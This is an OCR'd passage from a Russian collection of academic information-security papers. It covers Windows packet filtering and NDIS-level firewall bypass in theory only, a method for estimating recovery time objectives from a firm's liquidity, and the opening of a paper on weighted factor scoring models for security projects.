


Рис. 3. Архитектура расширений TCP/IP

Трансляция сетевых адресов

Трансляция сетевых адресов (network address translation, NAT) представляет собой сервис маршрутизации, позволяющий отображать несколько закрытых IP-адресов на один *общий* IP-адрес, видимый в Интернете. Без NAT для коммуникационной связи с Интернетом каждому компьютеру в локальной сети (LAN) пришлось бы назначать свой IP-адрес, видимый в Интернете. NAT дает возможность назначить такой IP-адрес только одному из компьютеров в локальной сети и подключать остальные компьютеры к Интернету через него. NAT по мере необходимости транслирует LAN-адреса в общий IP-адрес, перенаправляя пакеты из Интернета на соответствующий компьютер в локальной сети.

Компоненты NAT в Windows – драйвер устройства NAT (\Windows\System32\Drivers\Ipnat.sys), взаимодействующий со стеком TCP/IP, а также редакторы, с помощью которых возможна дополнительная обработка пакетов (помимо трансляции адресов и портов).

IP-фильтрация

В Windows 2000, Windows XP и Windows Server 2003 есть базовые средства IP-фильтрации, позволяющие пропускать пакеты только неопределенным портам или IP- протоколам.

В Windows XP введен персональный брандмауэр — Windows Firewall, возможности которого шире, чем у базовых средств фильтрации. Windows Firewall реализует брандмауэр с поддержкой состояний (stateful firewall), который отслеживает и различает трафик, генерируемый TCP/IP, и трафик, поступающий из LAN и Интернета. Когда вы включаете Windows Firewall для какого-либо сетевого интерфейса, весь незатребованный входящий трафик по умолчанию отбрасывается. Приложение или пользователь может определить исключения, чтобы сервисы, работающие на данном компьютере (вроде службы доступа к общим файлам и принтерам), были доступны с других компьютеров.

Сервис Windows Firewall/ICS (Internet Connection Sharing), выполняемый в процессе Svchost, передает правила исключения, определенные через пользовательский интерфейс Windows Firewall, драйверу IPNat. В режиме ядра Windows Firewall реализован в том же драйвере (\Windows\System32\Drivers\Ipnat.Sys), который реализует трансляцию сетевых адресов (NAT). Драйвер NAT регистрируется в драйвере TCP/IP как драйвер *ловушки*

брандмауэра (firewall hook). Драйвер TCP/IP выполняет функции обратного вызова каждой зарегистрированной ловушки брандмауэра в ходе обработки входящих и исходящих IP-пакетов. Функция обратного вызова может выступать в роли NAT, модифицируя адреса источника и получателя в пакете, или в роли брандмауэра, возвращая код состояния, указывающий TCP/IP отбросить пакет.

IP-фильтр и ловушка фильтра

В Windows XP и Windows Server 2003 включен API фильтрации пакетов пользовательского режима, а также драйвер фильтра IP, \Windows\System32\Drivers\Ipfltrdrv.sys, которые позволяют приложениям управлять входящими и исходящими пакетами. Кроме того, драйвер фильтра IP дает возможность максимум одному драйверу регистрироваться в качестве драйвера *ловушки фильтра* (filter hook). TCP/IP – по аналогии с тем, как он взаимодействует с драйверами ловушек брандмауэра, – выполняет функцию, которую указывает драйвер фильтра IP, а это позволяет IP-фильтру отбрасывать или модифицировать пакеты. В свою очередь IP-фильтр обращается к функции обратного вызова, заданной драйвером ловушки фильтра, и тем самым передает изменения или запрос на отклонение пакета драйверу TCP/IP.

Функциональность ловушки фильтра, предоставляемая системой, дает возможность сторонним разработчикам добавлять новые средства трансляции, брандмауэра, протоколирования и т. д.[3]

Обход брандмауэра Windows

Согласно сетевой архитектуре Windows дополнительные сервисы фильтрации пакетов и создание IP-ловушек, реализованные в штатном брандмауэре Windows, находятся на уровне более высоком, чем NDIS библиотека.

Еще раз рассмотрим общую схему сетевой архитектуры Windows и средств фильтрации пакетов в ней, представленную на рис. 4. Из схемы видно: создание NDIS драйвера позволяет получать доступ ко всем пакетам данного хоста до обработки этих пакетов брандмауэра Windows.

Таким образом, если выполняется условие невлияния[4], т. е. субъект на уровне Low (драйвер NDIS) может выполнять все свои действия и способен «видеть» действия субъекта на уровне High (брандмауэр Windows), но любой субъект на уровне High не может «видеть» никаких действий или их результатов на уровне Low, то




Рис. 4. Обход штатных средств фильтрации Windows

тогда система удовлетворяет условию невлияния. Если враждебный агент находится на уровне Low, а механизмы защиты находятся на уровне High и выполняются условия невлияния, то агент не может быть «увиден» средствами защиты. Следовательно, любая реализация NDIS драйвера приводит к возможности обхода штатного МЭ Windows.

Заключение

В результате проведенного исследования были решены поставленные задачи и получены следующие основные результаты:

описана сетевая архитектура Windows;

описана работа штатных средств фильтрации пакетов и их место в общей сетевой архитектуре;

приведено теоретическое обоснование возможности построения каналов связи в обход штатных средств фильтрации Windows.

На основе полученных результатов был сделан следующий вывод:

При построении средств фильтраций пакетов в ОС Windows реализация фильтра должна быть на уровне NDIS драйвера. Иначе будет выполняться условие «невидимости», что приводит к возможности обхода фильтрующего средства.

Примечания

1 См.: *Тимонина Е.Е.* Скрытые каналы (обзор) // Jet Info: Изд-во компании «Джет Инфо Паблишен». 14(114), 2004.

2 *Руссинович М., Соломон Д.* Внутреннее устройство Microsoft Windows: Windows Server 2003, Windows XP и Windows 2000. Мастер-класс: Пер. с. англ. 4-е изд. М.: Изд-во «Русская редакция»; СПб.: Питер, 2006.

3 См.: *Холлунг Г., Батлер Дж.* Руткиты: внедрение в ядро Windows. СПб.: Питер, 2007.

4 *Грушо А.А., Шумицкая Е.Л.* Модель невлияния и скрытые каналы. Дискрет. матем., 2002, 14:1. С. 11–16.

Е.И. Познякова

ОЦЕНКА ДИРЕКТИВНОГО ВРЕМЕНИ ВОССТАНОВЛЕНИЯ (RTO) ИНФОРМАЦИОННЫХ СИСТЕМ

В статье рассмотрено понятие непрерывности бизнеса, проанализирована его взаимосвязь с обеспечением информационной безопасности. В результате анализа показателей экономической устойчивости предприятий разработан метод оценки директивного времени восстановления – одного из основных критериев выбора оптимальных и рентабельных средств защиты.

Ключевые слова: непрерывность бизнеса, директивное время восстановления, устойчивость фирмы, стоимость простоя.

Введение

Проблема выбора оптимальных средств защиты информации остается актуальной. Необходимо постоянно проводить аудит информационной безопасности и принимать решения, которые основаны на балансе цена–качество. Определение же требований к качеству должно базироваться не только на экспертных оценках, но и на формализованных методах расчета основных показателей для принятия решений. Наиболее важным этапом в процессе обеспечения и непрерывности бизнеса, и в целом информационной безопасности, является оценка рисков. Именно на основе определенных на этой стадии критериев основаны дальнейшие решения. Директивное время восстановления, т. е. время, за которое должны быть восстановлены жизненно важные для фирмы бизнес-процессы, позволяет обосновать выбор средств защиты. Необходимо разработать формализованный алгоритм оценки данного показателя для проведения наиболее качественного анализа и уменьшения степени риска.

В настоящее время оценки директивного времени восстановления основаны либо на статистических данных, либо на приблизи-

тельных предположениях. Однако для современного бизнеса необходимо точное и полное понимание требований к восстановлению, а следовательно, и понимание обоснованности затрат на средства защиты информации. Необходимо учитывать зависимость директивного времени восстановления от экономических процессов фирмы.

Компании тратят слишком много средств на информационную защиту при небольшой степени риска информационных технологий. С другой стороны, нецелесообразное вложение средств в неэффективную защиту приводит к огромным убыткам. До 22% компаний тратят от 1 до 5 миллионов долларов на системы обеспечения непрерывности бизнеса, а некоторые готовы даже тратить до 50 миллионов. Однако необходимо обосновывать подобные затраты.

Именно точная оценка директивного времени восстановления позволяет определить, насколько средство защиты отвечает требованиям бизнеса. Если на восстановление системы требуется больше времени, чем это допустимо, то компания может оказаться на грани банкротства.

Обеспечение непрерывности бизнеса

В настоящее время много внимания уделяется ущербу от хакерских атак, утечки данных и т. д., в то время как огромные потери может повлечь за собой и, например, отключение электричества.

Таблица 1

Потери компаний на мировом рынке
(по данным Gartner Group)

Направление деятельности	Средняя стоимость 1 часа простоя бизнеса, $
Финансовый сервис (брокеры)	6,5 млн
Процессинг кредитных карт	2,6 млн
Каналы домашних покупок	199,5 млн
Продажи по каталогам	90 тыс.
Резервирование авиабилетов	89,5 тыс.
Производство	26,8 тыс.
Банки	17,1 тыс.

В современных стандартах, таких как ISO 17999, Cobit, стандарте Банка России «Обеспечение информационной безопасности организаций банковской системы РФ»[1] и других обращается внимание на понятие обеспечения непрерывности бизнеса, которое можно определить как многогранную деятельность, направленную на снижение рисков прерывания бизнеса, негативных последствий таких сбоев, восстановление бизнеса до приемлемого уровня в определенной последовательности и установленные сроки, начиная с момента прерывания.

Понятие «планирование непрерывности бизнеса» (Business Continuity Planning, BCP) давно вызывает интерес у ИТ-специалистов и менеджеров компаний. Информационный бюллетень, выпущенный Лондонской торговой палатой в 2003 г., приводит следующие статистические данные:

– 80% компаний, не имевших приличного плана восстановления деятельности, закрываются в течение 12 месяцев после катастрофы;
– 43% компаний, пострадавших от катастроф, не возобновляют свою деятельность, а 29% – закрываются в течение двух лет;
– каждый год на одном из каждых 500 центров хранения и обработки данных происходит серьезная катастрофа.

Обеспечение непрерывности бизнеса является составной частью информационной безопасности. Из всего числа существующих угроз информационной безопасности не все являются настолько критичными для бизнеса, что могут привести к потере устойчивости фирмы. Однако при огромной роли ИТ для фирмы любой сбой информационной системы, нарушение доступности или целостности может привести к серьезным последствиям. Знание возможных угроз, а также уязвимых мест защиты, которые эти угрозы обычно эксплуатируют, необходимо для выбора наиболее экономичных средств обеспечения безопасности. Незнание в данном случае ведет к перерасходу средств и, что еще хуже, к концентрации ресурсов там, где они не особенно нужны, за счет ослабления действительно уязвимых направлений. Остановимся на угрозах доступности, поскольку именно они зачастую наиболее критичны и способны вызвать остановку бизнеса на долгое время. Угрозы доступности можно классифицировать по компонентам ИС, на которые нацелены угрозы:

– отказ пользователей;
– внутренний отказ информационной системы;
– отказ поддерживающей инфраструктуры.

В качестве средства вывода системы из штатного режима эксплуатации может использоваться агрессивное использование

ресурсов (полосы пропускания сетей, вычислительных возможностей процессоров или оперативной памяти). При просчетах в конфигурации системы локальная программа способна практически монополизировать процессор и/или физическую память, сведя скорость выполнения других программ к нулю.

При отказе работы информационной системы остро встает вопрос обеспечения непрерывности бизнеса, поскольку каждая минута простоя может принести огромные убытки.

В связи с этим очень важно предварительно проводить анализ рисков, определять наиболее уязвимые места и определять степень возможного ущерба от реализации той или иной атаки. Для данного процесса необходимо выделить ряд параметров, которые позволят точно определить риски и выбрать наиболее оптимальные средства защиты информационной системы. Такие параметры позволяет выделить методология обеспечения непрерывности бизнеса.

В вышедшем в 2006 и 2007 гг. стандарте BS 25999 («Общие требования к качеству управления непрерывностью бизнеса» и «Спецификация управления непрерывностью бизнеса»)[2,3] определены понятия директивного времени восстановления системы (RTO – Recovery Time Objective) и максимальной длительности чрезвычайного режима функционирования системы. Директивное время восстановления, т. е. время, в течение которого бизнес-процессы фирмы должны быть полностью восстановлены, иначе предприятие потеряет платежеспособность, должно превышать время восстановления, которое требуется для приложения, относительно которого была совершена атака. Именно эти показатели являются основой для построения плана обеспечения непрерывности бизнеса, поскольку они определяют меры, которые будут предприняты для восстановления.

RTO является функцией меры, показывающей, насколько нарушилась нормальная оперативная деятельность в результате разрушения, и величину потерянной прибыли за единицу времени. Эти факторы, в свою очередь, зависят от применяемого оборудования и программного обеспечения. RTO измеряется в секундах, минутах, часах или днях и является очень важным параметром для планирования восстановления после чрезвычайного происшествия.

По принятой методологии планирования непрерывности бизнеса RTO определяется на стадии Анализа последствий для бизнеса (Business Impact Analysis – BIA). Следует отметить, что RTO относится к бизнес-процессу, а не к ресурсам, которые нужны для поддержки этого процесса. RTO и результаты BIA

представляют собой основу для определения и анализа рентабельной стратегии обеспечения непрерывности бизнеса. Стратегия подразумевает не только действия относительно компьютерных систем для достижения RTO, но и ряд дополнительных или ручных процедур[4].

Для определения RTO важно ответить на следующие вопросы для каждого процесса (или например, для бизнес-функции или компьютерной прикладной системы):

1. Как долго процесс может не функционировать до тех пор, пока в организации не начнутся финансовые и операционные процессы, которые могут привести к потере устойчивости фирмы?

2. Какой минимальный уровень обслуживания необходим? Другими словами, при восстановлении процесса действительно ли нужен нормальный уровень обслуживания, или он может быть немного ниже в течение первых нескольких дней?

3. Как много времени потребуется, чтобы восстановить процесс для начального приемлемого уровня обслуживания?

После определения RTO необходимо учесть дополнительно ряд факторов, таких как RPO (Recovery Point Objective – директивный срок восстановления) для выбора оборудования и программного обеспечения, наиболее отвечающих требованиям компании и соответствующих бюджету. Это позволит создать наиболее адекватную систему защиты информации.

RPO – это мера, показывающая, сколько данных организация может позволить себе потерять во время чрезвычайной ситуации до того, как это окажет большое влияние на бизнес. Сейчас отнюдь не редко встречаются информационные системы, в которых этот параметр должен иметь порядок минут или даже секунд. Иными словами, RPO – это время между созданием резервных копий.

На рис. 1 показан выбор средств резервного копирования в зависимости от RTO и RPO.

После того как было определено RTO для приложения, администраторы могут определить, какая технология восстановления наиболее подойдет в данной ситуации. Например, если RTO для заданного приложения равно одному часу, то резервирование избыточных данных на внешнем жестком диске может быть наилучшим решением. Если же RTO составляет 5 дней, тогда запись данных на компакт-диск или внешнее хранилище на удаленном Web-сервере будет практичнее.




Рис. 1. Выбор средств резервирования

Оценка директивного времени восстановления

Как уже было отмечено, большинство компаний оценивает директивное время восстановления фирмы, основываясь на статистических сведениях, либо использует приблизительные оценки, производя опрос конечных пользователей информационных систем. Однако данные виды оценок не позволяют точно определить RTO для конкретного предприятия. Необходимо использовать модель, позволяющую выявить требования, предъявляемые бизнесом, а на основе расчетов получить оценку директивного времени восстановления, т. е. времени, которое позволит компании сохранить финансовую устойчивость и избежать банкротства.

Одним из показателей, характеризующих финансовое положение предприятия, является его платежеспособность, т. е. возможность своевременно погашать свои платежные обязательства наличными денежными ресурсами. Платежеспособность любого предприятия может быть поверхностно оценена по соотношению выручки и общей суммы обязательств в условных днях возможного погашения накопленных долгов. Опережающий темп прироста обязательств наблюдается как раз в случаях, когда предприя-

тие несет убытки из-за сбоев в работе бизнеса. Понятия платежеспособности и ликвидности очень близки, но второе более емкое. От степени ликвидности баланса и предприятия зависит платежеспособность. В то же время ликвидность характеризует как текущее состояние расчетов, так и перспективу. Коэффициент текущей ликвидности – это отношение всей суммы оборотных активов, включая запасы, к общей сумме краткосрочных обязательств. Если фактическое его значение ниже заданного уровня, то это является одним из оснований признания предприятия неплатежеспособным[5].

Сохранение непрерывности бизнеса в течение длительного времени волнует многие организации. Однако в прошлом многие из них возлагали надежды на специализированные продукты для поддержки непрерывности бизнеса, защиты данных, управления данными, а также для обработки последствий плановых остановов и непредусмотренных отказов. Эти решения чаще всего касались отдельных департаментов и функций. Однако недавние стихийные бедствия, кибернетические нападения, террористические акты, актуальные вопросы регулирования, аварии и просто ошибки людей вызвали необходимость всестороннего и интегрированного подхода к проблеме обеспечения непрерывности бизнеса. Настойчивые усилия, направленные на улучшение способности к реагированию, также повышают необходимость обеспечения непрерывности бизнеса. Если определенный бизнес-процесс нуждается в самых современных данных, должны быть также интеграционные процессы, которые обеспечивают их поддержку. Учитывая, что скорость все большего числа процессов увеличивается вплоть до реального времени, обязательным требованием является высокий уровень готовности. Финансовые последствия отказов становятся все более значительными.

Таким образом, на основе анализа параметров оценки экономической устойчивости фирмы и стоимости простоя информационных систем целесообразно производить оценку директивного времени восстановления по следующему алгоритму:

1) расчет стоимости простоя информационной системы фирмы;

2) определение текущих экономических показателей фирмы:

– оборотный капитал;

– краткосрочные обязательства;

3) определение размера оборотного капитала и краткосрочных обязательств, при которых коэффициент текущей ликвидности будет выходить за пределы нормативного значения ($1 < K > 2$);

4) определение времени, через которое фирма потеряет устойчивость:

$$T = \frac{E - D}{S},$$

где S – стоимость простоя;
E – текущий оборотный капитал;
D – нормативный[a] оборотный капитал.

Обеспечение непрерывности бизнес-операций становится все важнее[6]. Сегодня ИТ-организации должны создавать среды, которые позволяют решать все задачи по защите данных. Информационные системы должны:

– сохранять работоспособность после сбоя и обеспечивать перезапуск работы предприятия;
– предупреждать повреждения данных;
– проводить тестирование новых приложений на реальных данных и в реальных условиях;
– сокращать время резервирования и восстановления;
– осуществлять обслуживание и обновление аппаратного и программного обеспечения без перерывов в работе;
– осуществлять перенос и миграцию данных;
– обеспечивать защиту в удаленных расположениях.

И все это при ограничении расходов и без увеличения численности обслуживающего персонала.

Разработанный алгоритм необходимо применять на стадии анализа рисков для построения точной оценки максимально допустимого времени восстановления информационных технологий. Алгоритм позволяет определить оптимальное средство защиты, исходя из сравнения затрат на защиту и потерь в случае реализации атаки.

В качестве примера для расчетов по данному алгоритму была рассмотрена типовая телекоммуникационная компания. Телекоммуникационные компании предъявляют самые высокие требования к доступности информационных систем, поскольку информационные технологии являются профильными для таких компаний, а оказываемые услуги напрямую зависят от функционирования информационных систем. Поэтому такие системы должны работать в режиме 24×7×365. Основной компонентой информационных систем, к которым предъявляют требования высокой доступности (Mission Critical System), является система управления базами данных (СУБД). Наиболее развитые средства защиты информации для таких компаний представляет СУБД компании Oracle.

---

[a] Оборотный капитал, при котором коэффициент текущей ликвидности выходит за пределы нормативного значения (1<K>2).

Было рассмотрено три архитектуры: базовая конфигурация Oracle, Oracle с использованием Standby, или резервной базы данных, и Oracle RAC (Real Application Cluster). Из приведенной таблицы видно, что при использовании базовой архитектуры реальное время восстановления превышает директивное и фирма может потерять устойчивость в течение 24 часов. Использование Standby позволяет существенно снизить потери, в таком случае компания не понесет критических убытков. RAC полностью может избавить компанию от потерь, однако расходы на это решение очень велики. Таким образом, наиболее оптимальным с точки зрения защиты и требований бизнеса будет решение Oracle Standby.

Таблица 2

Оценка стоимости восстановления СУБД Oracle

№	Информационная система/ технология	Приблизительная стоимость продукта с учетом оборудования (для 3000 сотрудников), млн у.е.	Время восстановления при полном сбое системы с учетом размера базы данных в ITB	Директивное время восстановления, ч	Потери за время восстановления, млн у.е.
1.	Oracle EE	3	24 часа	16	144
2.	Oracle Standby	3,5	10 мин	16	1
3.	Oracle RAC	7,5	0	16	0

Заключение

Обеспечение непрерывности бизнеса и информационной безопасности является одним из ключевых аспектов успешного функционирования любой современной компании. Дальнейшие разработки в данной области позволят создать формализованную модель выбора средств обеспечения информационной безопасности исходя из экономических процессов фирмы. Алгоритм может быть расширен за счет учета различных показателей стабильности бизнеса, а также за счет более детального анализа среднего времени простоя информационной системы, которое будет включать в себя плановые и внеплановые простои. Разработанный алгоритм необходимо применять на стадии анализа рисков для построения точной оценки максимально допустимого времени восстановления информационных технологий.

Примечания

1 Стандарт Банка России «Обеспечение информационной безопасности организаций банковской системы Российской Федерации. Общие положения» СТО БР ИББС-1.0-2006 // Вестник Банка России. 2006. № 6.

2 Стандарт BS 25999-1:2006 «Управление непрерывностью бизнеса – Часть 1: Практические правила». М.: GlobalTrust, Алмитек, 2006.

3 Стандарт BS 25999-2:2007 «Управление непрерывностью бизнеса – Часть 2: Спецификация». М.: GlobalTrust, Алмитек, 2007.

4 См.: *Talon M.* Determine an acceptable recovery time objective. Learn how to determine an acceptable recovery point objective [Электронный ресурс] // Сайт «TechRepublic» [М., 2008]. URL: http://articles.techrepublic.com.com/5100-22_11-5294886.html (дата обращения: 19.12.08).

5 См.: *Чернявский А.Д.* Антикризисное управление: Учеб. пособие. Киев: МАУП, 2000.

6 См.: *Альтерман Б.Д., Дрожжинов В.И., Моисеенко Г.Е.* Обеспечение непрерывности деятельности организации в нештатных ситуациях // Бюллетень Jet Info 2003. № 5 (120).

С.В. Кудинов

АНАЛИЗ МОДЕЛЕЙ ПРИНЯТИЯ РЕШЕНИЙ ПО ПРОЕКТАМ В ОБЛАСТИ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ*

Статья посвящена исследованию взвешенно-факторных скоринговых моделей (weighted factor scoring model), которые широко распространены на практике и используются в качестве формальных инструментов для принятия управленческих решений в области безопасности информационных технологий и проектного управления. Разработаны методы анализа устойчивости исследуемых моделей для изучения присущего им фактора субъективности и волатильности в принятии решений по проектам БИТ. Рассмотрен пример использования разработанных методов на базе конкретной модели WSFM.

Ключевые слова: информационная безопасность, модели принятия решений, анализ устойчивости, взвешенно-факторные скоринговые модели, экспертные оценки.

Специфика проектов безопасности информационных технологий

Управленческое решение по проектам безопасности информационных технологий (далее – БИТ) сопряжено с рядом особенностей, исходящих непосредственно из специфичности сферы информационной безопасности. Во-первых, для проектов БИТ требуется использование разнообразных узкоспециализированных технических и организационных средств. Некоторые их аспекты требуют государственного регулирования, например через лицензирование. Поэтому установка и сопровождение подобных средств могут осуществляться внешними уполномоченными агентствами, а не внутренними доверенными сотрудниками компании. Во-вторых,

* Работа выполнена при поддержке гранта РФФИ № 0707-00236.

проекты БИТ носят косвенную и неочевидную связь со стратегическими задачами организации. Часто показателем их эффективности является не наличие положительных эффектов, а отсутствие нежелательных инцидентов. В связи с этим руководству организации бывает сложно определить, с чем это связано – с внедрением проекта БИТ или со сложившимися обстоятельствами. Более того, содержание проектов БИТ требует специализированных навыков и знаний, которыми не в полной мере могут обладать бизнес-пользователи или спонсоры проекта. Например, проект по выделению ряда серверов в отдельную демилитаризированную зону (плюс сопутствующие затраты на дополнительное коммутационное и серверное оборудование) потребует технических и методологических знаний для эффективной защиты перед проектным комитетом. Следует также отметить многоплановость внедрения проектов БИТ: одни решения могут служить полной заменой уже существующих, другие – их улучшать, третьи – предоставлять ранее отсутствующие сервисы.

Однако основной проблемой при принятии инвестиционного решения в сфере БИТ является то, что результаты проектов сложно поддаются денежному выражению. Современный инвестиционный анализ проектов БИТ предполагает определение и оценку выгод и затрат. Большинство затрат с должной степенью точности могут быть спрогнозированы. Однако выгоды от проектов БИТ в основном косвенные. Для их оценки часто отсутствуют точные формулы расчета, а анализ носит субъективный характер в привлечении экспертной оценки. Например, распространенный анализ затрат и выгод[1] (Cost-benefit analysis) подразумевает использование среднего ущерба как произведения вероятности на денежный ущерб от инцидента. Экономия, являющаяся косвенной выгодой, может быть определена как разница показателей среднего ущерба до и после внедрения проекта БИТ. Однако уже в данном случае можно заметить, что оба фактора – вероятность и потенциальный ущерб – приходится оценивать с привлечением экспертов. Можно использовать в формулах вместо экспертных оценок статистику от авторитетных агентств[2] (например, аналитику Института компьютерной безопасности или Федерального бюро расследований (CSI/FBI)). Однако многообразие бизнес-кейсов по проектам БИТ приводит к тому, что необходимая статистика часто отсутствует либо существуют сразу несколько источников, часто с противоречивой информацией. Прочие известные концепции, применяемые для расчета возврата инвестиций в БИТ, такие как «ожидание единичных/годовых потерь» (Single/Annual Loss Expectancy), также используют приближения на основе экспертных оценок[3].

Применение формальных инструментов поддержки принятия решений призвано учесть специфичность принятия решения по проектам БИТ[4]. Однако большинство этих методик базируется на экспертных оценках, а значит, возникают дополнительные риски, основным из которых является возможность влияния на них со стороны случайных ошибок и намеренных искажений экспертов. Поэтому при выборе и разработке подобной методики должна быть проведена оценка устойчивости к влиянию факторов, ведущих к формализации ложного решения. Профессором Чарлсом Дэвисом в сборнике, посвященном исследуемой проблеме, приводится исчерпывающая критика современных методов инвестиционного анализа по проектам БИТ[5].

Подход к анализу инвестиционных моделей БИТ

Для одного и того же явления или процесса, как правило, можно составить много возможных моделей, если угодно, много разновидностей одной базовой модели. Поэтому необходимы какие-то дополнительные условия, которые позволяли бы из множества возможных моделей и экспертных методов анализа данных выбрать наиболее подходящие[6].

Будем считать, что имеются исходные данные, на основе которых принимаются решения (входные параметры). В рассматриваемых моделях их можно разделить на две группы: «стратегические», включающие в себя независимые от конкретного проекта параметры, задающие конфигурацию модели и настраивающие ее под стратегические потребности организации; «операционные», задающие специфичные для каждого конкретного проекта показатели, отражающие его оценку в модели.

Также требуется задать понятие отклонения и «малости» отдельно для входных и выходных параметров (решений). Это можно делать как описательно, так и через задание соответствующего метрического пространства.

Применительно к моделям по оценке проектов БИТ подход базируется на анализе означенного выше субъективного фактора через исследование устойчивости и чувствительности. Анализ устойчивости показывает, как малые колебания входных параметров влияют на моделируемое решение. Применительно к моделям по проектам БИТ это означает анализ устойчивости к намеренным и случайным погрешностям экспертов. Анализ чувствительности показывает, насколько необходимо изменить входные параметры, чтобы получить

отклонение выходных параметров. В рамках его определяется «запас прочности» оценок, которые дает модель по проектам БИТ.

Интерпретация данных по этим вопросам позволяет сделать вывод об эффективности учета субъективного фактора: влияние мнения конкретного эксперта на решения модели; влияние на модель стратегических параметров (также задаваемых экспертами); степень прочности у получаемых моделью выводов; важность конкретных стратегических и операционных параметров в логике модели.

Описание и пример взвешенно-факторных скоринговых моделей

